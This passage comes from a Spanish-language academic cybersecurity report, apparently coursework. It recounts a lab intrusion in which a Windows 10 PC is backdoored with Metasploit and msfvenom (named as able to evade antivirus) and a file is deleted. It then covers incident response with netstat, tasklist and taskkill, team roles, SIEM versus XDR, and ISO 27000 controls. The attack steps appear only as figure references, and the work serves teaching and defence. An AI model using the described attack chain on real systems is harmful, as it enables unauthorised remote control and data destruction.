


Fuente. El autor

5.14. ESCRITORIO DE LA VICTIMA

Nos trasladamos al escritorio de la víctima, observamos el archivo “Aprendiz.txt”

Figura No. 19. Escritorio de la victima



Fuente. El autor

5.15. ELIMINANDO EL ARCHIVO “APRENDIZ.TXT”

Figura No. 20. Eliminando archivos

Fuente. El autor

6. HERRAMIENTAS DE SOFTWARE

Equipo victima
Nombre del dispositivo. DESKTOP-UNLMVS0
Tipo de sistema. Sistema operativo de 64 bits, procesador basado en x64
Edición. Windows 10 Pro

Equipo atacante
Nombre del dispositivo. Kali
Tipo de sistema. Sistema operativo de 64 bits, procesador basado en x64
Edición. Kali Linux

Nmap (“mapeador de redes”). Es una herramienta de código abierto para exploración de red y auditoría de seguridad. Se diseñó para analizar rápidamente grandes redes, aunque funciona muy bien contra equipos individuales. Nmap utiliza paquetes IP "crudos" («raw», N. del T.) en formas originales para determinar qué equipos se encuentran disponibles en una red, qué servicios (nombre y versión de la aplicación) ofrecen, qué sistemas operativos (y sus versiones) ejecutan, qué tipo de filtros de paquetes o cortafuegos se están utilizando, así como docenas de otras características.[23]

Msfconsole. Software de código abierto utilizado en el hacking ético para realizar el análisis de vulnerabilidades de seguridad y pruebas de penetración.

Payload. Código malicioso que se ejecuta en el sistema objetivo.

Exploit. Conjunto de instrucciones que explota las vulnerabilidades de un sistema determinado.

Meterpreter. Interprete de comandos que permite interactuar con el sistema objetivo de forma segura y sutil.

[23]NMAP.ORG. Guía de referencia de Nmap (Página de manual). Nmap: the Network Mapper - Free Security Scanner [página web]. [Consultado el 10, septiembre, 2023]. Disponible en Internet: <https://nmap.org/man/es/index.html>.

Metasploit Framework. Herramienta que permite ejecutar código malicioso para la explotación de vulnerabilidades en el sistema objetivo.

Msfvenom. Mezcla entre MSFpayload (permite generar ejecutables con x payload) y MSFencode (Facilita que el payload pase inadvertido por el antivirus).

7. DATOS PARA IDENTIFICAR EL FALLO DE SEGURIDAD

El administrador de la computadora tenía una sesión abierta del WhatsApp web de su cuenta personal;

El administrador de la computadora descargo y ejecuto un archivo de carácter personal cuyo origen es desconocido; en una computadora de la compañía sin autorización, lo cual facilito el trabajo al atacante (eslabón más débil en la cadena);

Un archivo de texto eliminado, que estaba ubicado en el escritorio del equipo comprometido;

Los sistemas de seguridad tanto del S.O como externos se encontraban desactivados totalmente (Firewall, Windows Defender, Antivirus, entre otros);

Se hizo uso del puerto 443 el cual suele estar abierto en la mayoría de las computadoras.

8. PASO A PASO PARA IDENTIFICAR FALLOS DE SEGURIDAD

El administrador de la computadora tenía una sesión abierta del WhatsApp web de su cuenta personal;

El administrador de la computadora descargo y ejecuto un archivo de carácter personal cuyo origen es desconocido; en una computadora de la compañía sin autorización, lo cual facilito el trabajo al atacante (eslabón más débil en la cadena);

Un archivo de texto eliminado, que estaba ubicado en el escritorio del equipo comprometido;


Los sistemas de seguridad tanto del S.O como externos se encontraban desactivados totalmente (Firewall, Windows Defender, Antivirus, entre otros);

Se hizo uso del puerto 443 el cual suele estar abierto en la mayoría de las computadoras.

9. CONSECUENCIAS DEL ATAQUE

El ataque creo una puerta trasera, que permitió el acceso remoto al sistema objetivo cuando el administrador de la computadora ejecuto el archivo .exe; permitiendo al atacante tomar control del equipo comprometido en este caso para eliminar información relevante para la organización.

Figura No. 21. Fases del ataque




Fuente. El autor

10. MEDIDAS PARA CONTENER EL ATAQUE


a. Con la herramienta netstat utilizando el comando “netstat -nao” se listaron todas las conexiones activas en la victima (192.168.0.12) como se detalla en la figura No. 9, se estableció una conexión TCP con el host 192.168.0.13 (atacante) en el puerto 443 PID 19380.

Figura No. 22. Información de red victima



Fuente. El autor

Figura No. 23. Procesos activos victima




TCP	127.0.0.1:49794	127.0.0.1:49795	ESTABLISHED	5752
TCP	127.0.0.1:49795	127.0.0.1:49794	ESTABLISHED	5752
TCP	127.0.0.1:49802	127.0.0.1:49803	ESTABLISHED	5752
TCP	127.0.0.1:49803	127.0.0.1:49802	ESTABLISHED	5752
TCP	127.0.0.1:55927	0.0.0.0:0	LISTENING	15808
TCP	192.168.0.12:139	0.0.0.0:0	LISTENING	4
TCP	192.168.0.12:1035	108.177.13.188:5228	ESTABLISHED	8180
TCP	192.168.0.12:1064	15.197.193.114:443	ESTABLISHED	4620
TCP	192.168.0.12:1074	216.238.80.63:443	ESTABLISHED	4620
TCP	192.168.0.12:1079	209.97.137.59:443	ESTABLISHED	4620
TCP	192.168.0.12:1083	142.250.78.74:443	ESTABLISHED	12304
TCP	192.168.0.12:1088	34.107.113.204:7500	ESTABLISHED	3748
TCP	192.168.0.12:1103	20.7.2.167:443	ESTABLISHED	3540
TCP	192.168.0.12:1123	20.10.31.115:443	ESTABLISHED	4368
TCP	192.168.0.12:1187	34.72.0.0:443	ESTABLISHED	8180
TCP	192.168.0.12:1208	31.13.65.49:443	ESTABLISHED	8180
TCP	192.168.0.12:11217	34.64.112.1:443	ESTABLISHED	8180
TCP	192.168.0.12:20926	142.250.78.170:443	ESTABLISHED	12304
TCP	192.168.0.12:21049	192.168.0.13:443	ESTABLISHED	19380
TCP	192.168.0.12:21111	199.232.48.157:443	ESTABLISHED	8180
TCP	192.168.0.12:21124	20.62.48.180:443	CLOSE_WAIT	8180
TCP	192.168.0.12:21127	34.237.73.95:443	ESTABLISHED	8180
TCP	192.168.0.12:21129	34.237.73.95:443	ESTABLISHED	8180

Fuente. El autor

b. Con el comando “tasklist /fi “PID eq 19380” listamos los procesos activos mediante el identificador del proceso 19380, de igual manera con el comando “taskkill /PID 19380 /F” terminamos el proceso iniciado por el atacante (192.168.0.13).


Figura No. 24. Tasklist



Fuente. El autor

c. Cierre de sesión maquina atacante

Figura No. 25. Cierre de sesión



Fuente. El autor

11. IDENTIFICAR UN ATAQUE INFORMÁTICO EN TIEMPO REAL

Alto volumen de paquetes de una misma IP detenidos por el firewall. Posiblemente el atacante por medio de herramientas automatizadas está intentando ingresar al sistema.

Aumento en el tráfico de red y alto consumo de recursos. Indicio que el host es parte de una red de botnets para enviar masivamente spam.

Aumento de la actividad del disco duro. Sugiere actividades de escaneo en los discos en busca de información crítica.

Archivos o programas ausentes. Puede suceder que información almacenada en la maquina comprometida sean eliminados o copiados el software instalado no funcione.

Publicaciones no autorizadas, por ejemplo, en redes sociales
Envíos de correos a contactos. Acceso no autorizado en cuentas de correo electrónico.

12. SUBSANAR EL SISTEMA ANTE EL EVENTO DEL PAYLOAD

Se listaron todas las conexiones activas en la victima (192.168.0.12) con el comando “netstat -nao” como se detalla en la figura No. 23.

Listamos los procesos activos mediante el identificador del proceso 19380 utilizando el comando “tasklist /fi “PID eq 19380” (figura No. 24).

Terminamos el proceso iniciado por el atacante (192.168.0.13) con el comando “taskkill /PID 19380 /F” (figura No. 24).

Verificar el cierre de sesión.

13. DIFERENCIA BLUE TEAM, RED TEAM, PURPLE TEAM y CSIRT

- ✓ Blue Team (seguridad defensiva)

  Evaluar amenazas
  Monitorear redes, sistemas, entre otros Recomendar programas de mitigación de riesgos
  Respuesta a incidentes con análisis forense host afectado Trazabilidad del ataque
  Propuesta de soluciones y detecciones futuras

- ✓ Red Team (seguridad ofensiva)

  Analizar la seguridad desde el rol de los atacantes Simular ataques informáticos
  Defenderse de los ataques simulados por los pentesters que realizan procesos de intrusión mediante diferentes técnicas
  Generar informe de vulnerabilidades

- ✓ Purple Team (seguridad defensiva y ofensiva)

  Asegurar los activos informáticos de la organización
  Verificar la efectividad de los mecanismos y procedimientos de seguridad
  Definir y desarrollar controles de seguridad para disminuir el riesgo

- ✓ Equipos de respuesta a incidentes informáticos (CSIRT).

  Resguardar el sistema y preservar los datos de la empresa
  Realizar investigación de los incidentes globales para acciones de prevención

Podemos concluir, que los diferentes equipos cumplen un rol especifico en el escenario de la seguridad de la información como prevenir, corregir y predecir los diferentes ataques informáticos.

14. ROL DEL CIS AL INTERIOR DE LOS EQUIPOS BLUE TEAM

Proporciona un grupo de controles que permiten gestionar la seguridad de los activos de información mediante la gestión del riesgo aplicando técnicas para prevenir ataques o para la defensa; enfocado en la cultura organizacional. Actores involucrados y neutralizando amenazas.

15. TABLA COMPARATIVA SIEM VS XDR

Figura No. 26. SIEM vs XDR

Figura No. 26. SIEM vs XDR

SIEM	XDR
Actividad basada en registros y detección basada en reglas	Análisis de comportamiento y aprendizaje automático para la detección de amenazas
Recopila y analiza registros de diferentes fuentes como: servidores, firewalls, dispositivos de red y aplicaciones; para identificar eventos de seguridad y generar alertas.	Recopila y analiza registros de diferentes fuentes como: aplicaciones en la nube correos electrónicos, servidores, firewalls, dispositivos de red, aplicaciones, comportamientos usuario,
Alertas e informes de incidentes para generar respuestas de forma manual	Alertas e informes de incidentes para generar respuestas de forma automatizada

Fuente. El autor

16. HERRAMIENTAS DE DETECCIÓN DE ATAQUES INFORMATICOS

Wazuh. Es un sistema libre y de código abierto, para monitorear y analizar la actividad en redes y sistemas; incluyendo la detección de intrusos y la respuesta de amenazas.

Kismet Wireless. Sistema de detección de intrusiones y rastreador de paquetes para redes inalámbricos pasivo; también permite descubrir programas de rastreo inalámbrico.

Snort. Sistema de prevención de intrusiones (IPS); permite definir reglas para detectar movimientos malintencionados de la red; sus funciones principales como rastreador de paquetes, depurar tráfico de red o para prevenir accesos no autorizados a la red.

17. VENTAJAS BLUE TEAM, RED TEAM Y PURPLE TEAM

La seguridad de la información (Ciberseguridad) se debe considerar como un sistema y no como actividades más o menos organizadas, en este caso PURPLE TEAM asume un rol importante porque permite una mayor comprensión de las actividades de seguridad en la empresa; articulando las actividades de RED TEAM y BLUE TEAM aumentando la productividad a un menor coste, en el monitoreo de la seguridad; generando escenarios de aprendizaje fomentando la cultura de cooperación activa para una mejora continua en la Ciberseguridad.

Por su parte RED TEAM asume el papel del atacante, detectando puntos críticos para medir la suficiencia en la detección para medir el grado de vulnerabilidad y colaborar en el descubrimiento de riesgos potenciales y optimizar los tiempos de respuesta por medio de la planeación y ejecución de ataques.

Blue Team asume el rol de defensa, recopilando datos para la evaluación de riesgos, evaluando posibles amenazas y analizando patrones de comportamiento para encontrar fallos de seguridad para desarrollar planes acción.

En conclusión, la implementación simultanea de los equipos blue team, red team y purple team permite tener una visión general y completa en las actividades de ciberseguridad en la empresa.

18. RECOMENDACIONES

Un sistema de gestión de la seguridad de la información basado en la norma ISO/IEC 27001 y su posterior certificación permite establecer políticas, procedimientos y controles con el objeto de disminuir los riesgos en la organización.
Las ventajas de la aplicación de estándares de seguridad que garanticen el adecuado y seguro manejo de la información serían las siguientes:

Obtener una reducción de los riesgos debido a la implantación y seguimiento de controles sobre ellos, donde lograremos reducir las amenazas hasta alcanzar un nivel asumible para la organización.

Ahorro de costes derivados de una racionalización de los recursos. Se eliminarían las inversiones innecesarias e ineficientes por la desestimación o sobrestimación de los riesgos.

La seguridad de la información se consideraría como un sistema y deja de ser un conjunto de actividades más o menos organizadas.

La organización asegura el cumplimiento de la legislación vigente y se evitan riesgos y costes innecesarios.

Contribuye a mejorar la competitividad en los mercados y mejorar la imagen ante el mundo.

Ofrecer la posibilidad de disponer controles que permitan medir la eficacia de las medidas tomadas.

Remitiéndonos al caso de estudio, podríamos definir que los estándares más adecuados sería el conjunto de las ISI/IEC 27000 porque proporciona un marco de gestión de la seguridad de la información. A continuación, se relacionan algunos estándares que se podrían utilizar como ruta o para implementar.

ISO 27000. Contiene términos y definiciones que se emplean en toda la serie 27000.

ISO 27001. Norma principal de la serie y certificable, contiene los requisitos del sistema de gestión de seguridad de la información.

ISO 27002. Guía de buenas prácticas que describe los objetivos de control y controles recomendables en cuanto a la seguridad de la información. Contiene 35 objetivos de control y 114 controles, agrupados en 14 dominios.

ISO 27003. Consiste en una guía de implementación de SGSI e información acerca del uso del modelo PDCA y de los requerimientos de sus diferentes fases.

ISO 27004. Especifica las métricas y las técnicas de medida aplicables para determinar la eficacia de un SGSI y de los controles relacionados. Estas métricas se usan fundamentalmente para la medición de los componentes de la fase “Do” (Implementar y Utilizar) del ciclo PDCA.

ISO 27005. Establece las directrices para la gestión del riesgo en la seguridad de la información. Apoya los conceptos generales especificados en la norma ISO/IEC 27001 y está diseñada para ayudar a la aplicación satisfactoria de la seguridad de la información basada en un enfoque de gestión de riesgos.

ISO 27007. Consiste en una guía de auditoría de un SGSI.

ISO 27008. Define la metodología para la evaluación de controles del SGSI y medir su efectividad.

ISO 27033. Conjunto de políticas, procedimientos y controles para garantizar la seguridad en redes.

ISO 27034. Conjunto de políticas, procedimientos y controles para garantizar la seguridad de sus aplicaciones de software.

18.1. POLÍTICAS DE SEGURIDAD

Contraseñas más estrictas.

Promover una cultura de seguridad entre los colaboradores de la organización.

Implementar herramientas de monitoreo para detectar comportamientos inusuales.

Auditorias de seguridad periódicas a los sistemas.

Auditorías para el DNS.

Auditoria de redes en busca de vulnerabilidades.

Analizar el tráfico de red.

Establecer los activos críticos en la organización.

Realizar una evaluación de riesgos.

Implementar controles físicos (puertas, cerraduras, cámaras, personal de seguridad).

19. CONCLUSIONES

La mayor parte de la información reside en equipos informáticos, soportes de almacenamiento y redes de datos, englobados en lo que se conoce como sistema de información. Estos sistemas están sujetos a riesgos y amenazas que se pueden generar dentro o fuera de la organización.

Existen riesgos físicos (incendios, inundaciones, terremotos o vandalismo) que pueden afectar la disponibilidad de la información y los recursos, haciendo inviable la continuidad del negocio, sino está preparada para afrontarlos. Por otro lado, existen los riesgos lógicos (los Hackers, robos de identidad, spam, virus, robos de información entre otros) relacionados con la propia tecnología y que aumentan día a día. Estos acontecimientos pueden acabar con la confianza de los clientes y la imagen en el mercado.

Para proteger a las organizaciones de todas estas amenazas es necesario conocerlas y afrontarlas de la manera correcta, para ello debemos de establecer controles de seguridad basados en la evaluación de riesgos y en una medición de su eficacia.

La gestión de riesgos a través de un sistema de gestión de la seguridad de la información permitirá garantizar la confidencialidad, integridad y disponibilidad de la información ante posibles amenazas potenciales.

Con el fin de proporcionar un marco de gestión de la seguridad de la información utilizable por cualquier organización, se crearon un conjunto de estándares bajo el nombre ISO/IEC 27000 que permite conocer, gestionar y minimizar de forma significativa los posibles riesgos sin necesidad de realizar grandes inversiones de software o de personal.

20. ENLACE VIDEO SUSTENTACIÓN

https://drive.google.com/file/d/1VvLnCvQxYnqOrv7DXAnicaUBqBwA2S2/view?usp=sharing

21. BIBLIOGRAFÍA

CONSEJO PROFESIONAL NACIONAL DE INGENIERÍA. Código de ÉTICA para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. [en línea]. Bogotá: [s.n.]. 20 p. [Consultado el 20, agosto, 2023]. Disponible en Internet:<https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_eti ca.pdf>.

COLOMBIA. Constitución Política de Colombia 1991 [en línea]. (6, julio, 1991) [consultado el 20, agosto, 2023]. Disponible en Internet: <https://dapre.presidencia.gov.co/normativa/normativa/Constitucion-Politica-Colombia-1991.pdf>.

COLOMBIA. EL CONGRESO DE LOS ESTADOS UNIDOS DE COLOMBIA. LEY 84 DE1873 [en línea]. (31, mayo, 1873) [consultado el 20, agosto, 2023]. CÓDIGO CIVIL DE LOS ESTADOS UNIDOS DE COLOMBIA. Disponible en Internet:<http://www.secretariasenado.gov.co/senado/basedoc/codigo_civil.ht>.

COLOMBIA. EL CONGRESO DE COLOMBIA. Código Penal Ley 599 DE 2000 [en línea]. (24, julio, 2000) [consultado el 20, agosto, 2023]. Por la cual se expide el Código Penal. Diario Oficial. 24, julio, 2000. no. 44.097. Disponible en Internet: <http://www.secretariasenado.gov.co/senado/basedoc/ley_0599_2000.html#1

COLOMBIA. CONGRESO DE LA REPÚBLICA. LEY ESTATUTARIA 1581 DE 2012 [en línea]. Por la cual se dictan disposiciones generales para la protección de datos personales. Diario Oficial. 18, octubre, 2012. no. 48.587. [Consultado el 20, agosto, 2023]. Disponible en Internet: <http://www.secretariasenado.gov.co/senado/basedoc/ley_1581_2012.html>.

COLOMBIA. EL CONGRESO DE COLOMBIA. LEY 842 DE 2003 [en línea]. (14, octubre, 2003) [consultado el 20, agosto, 2023]. Por la cual se modifica la reglamentación del ejercicio de la ingeniería, de sus profesiones afines y de sus profesiones auxiliares, se adopta el Código de Ética Profesional y se dictan otras disposiciones. Diario Oficial. 14, octubre, 2003. no. 45.340. Disponible en Internet:<http://www.secretariasenado.gov.co/senado/basedoc/ley_0842_2003.html>.

CIBERCRIMINALES PUBLICARON datos sensibles que fueron hackeados de la línea 123 de Medellín [Anónimo]. Noticias Caracol [página web]. (27, marzo,2023). [Consultado el 20, agosto, 2023]. Disponible en Internet:<https://noticias.caracoltv.com/antioquia/cibercriminales-publicaron-datos- sensibles-que-fueron-hackeados-de-la-linea-123-de-medellin-rg10>.

NMAP.ORG. Guía de referencia de Nmap (Página de manual). Nmap: the Network Mapper - Free Security Scanner [página web]. [Consultado el 10, septiembre, 2023]. Disponible en Internet: <https://nmap.org/man/es/index.html>.

METASPLOIT. Home. Metasploit Documentation Penetration Testing Software, Pen Testing Security [página web]. [Consultado el 10, septiembre, 2023]. Disponible en Internet: <https://docs.metasploit.com/>.

OFFSEC. Msfconsole - Metasploit Unleashed. OffSec [página web]. [Consultado el 10, septiembre, 2023]. Disponible en Internet: <https://www.offsec.com/metasploit- unleashed/msfconsole/>.

RAPID7. Metasploit Framework | Metasploit Documentation. Docs @ Rapid7 [página web]. [Consultado el 10, septiembre, 2023]. Disponible en Internet: <https://docs.rapid7.com/metasploit/msf-overview/>.

paloaltonetworks.com. (s.f.). What is the Difference Between XDR vs. SIEM? Palo Alto Networks. https://www.paloaltonetworks.com/cyberpedia/what-is-xdr-vssiem#:~:text=SIEM%20focuses%20on%20logbased,may%20be%20a%20better% 20fit.

mintic. (s.f.). Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información. mintic.gov.co. https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf

cisecurity.org. (s.f.). CIS Controls Version 8. CIS. https://www.cisecurity.org/controls/v8

csrc.nist.gov/. (s.f.). blue team - Glossary | CSRC. NIST Computer Security Resource Center | CSRC. https://csrc.nist.gov/glossary/term/blue_team

CISCO. (s.f.). CCNA SEC: Router Hardening > CCNA SEC: Router Hardening | Cisco Press. Cisco Press: Source for Cisco Technology, CCNA, CCNP, CCIE Self- Study | Cisco Press. https://www.ciscopress.com/articles/article.asp?p=1750219

Global Suite Solutions. (2022, 22 de diciembre). ISO 27000 and the set of Information Security standards. GlobalSuite Solutions. https://www.globalsuitesolutions.com/iso-27000-and-the-set-of-information-security-standards/

ISO27000.ES. (s.f.). Serie 27000. iso27000.es. https://www.iso27000.es/iso27000.html

Guía de gestión de riesgos. (s.f.). https://www.mintic.gov.co/. https://www.mintic.gov.co/gestionti/615/articles-5482_G7_Gestion_Riesgos.pdf

Guía para la gestión de riesgos de seguridad de la información. (s.f.). Gobierno Electrónico de Ecuador. https://www.gobiernoelectronico.gob.ec/wp-content/uploads/2020/04/GUÍA-PARA-LA-GESTIÓN-DE-RIESGOS-DE-SEGURIDAD-DE-LA-INFORMACIÓN-ABRIL-2020.pdf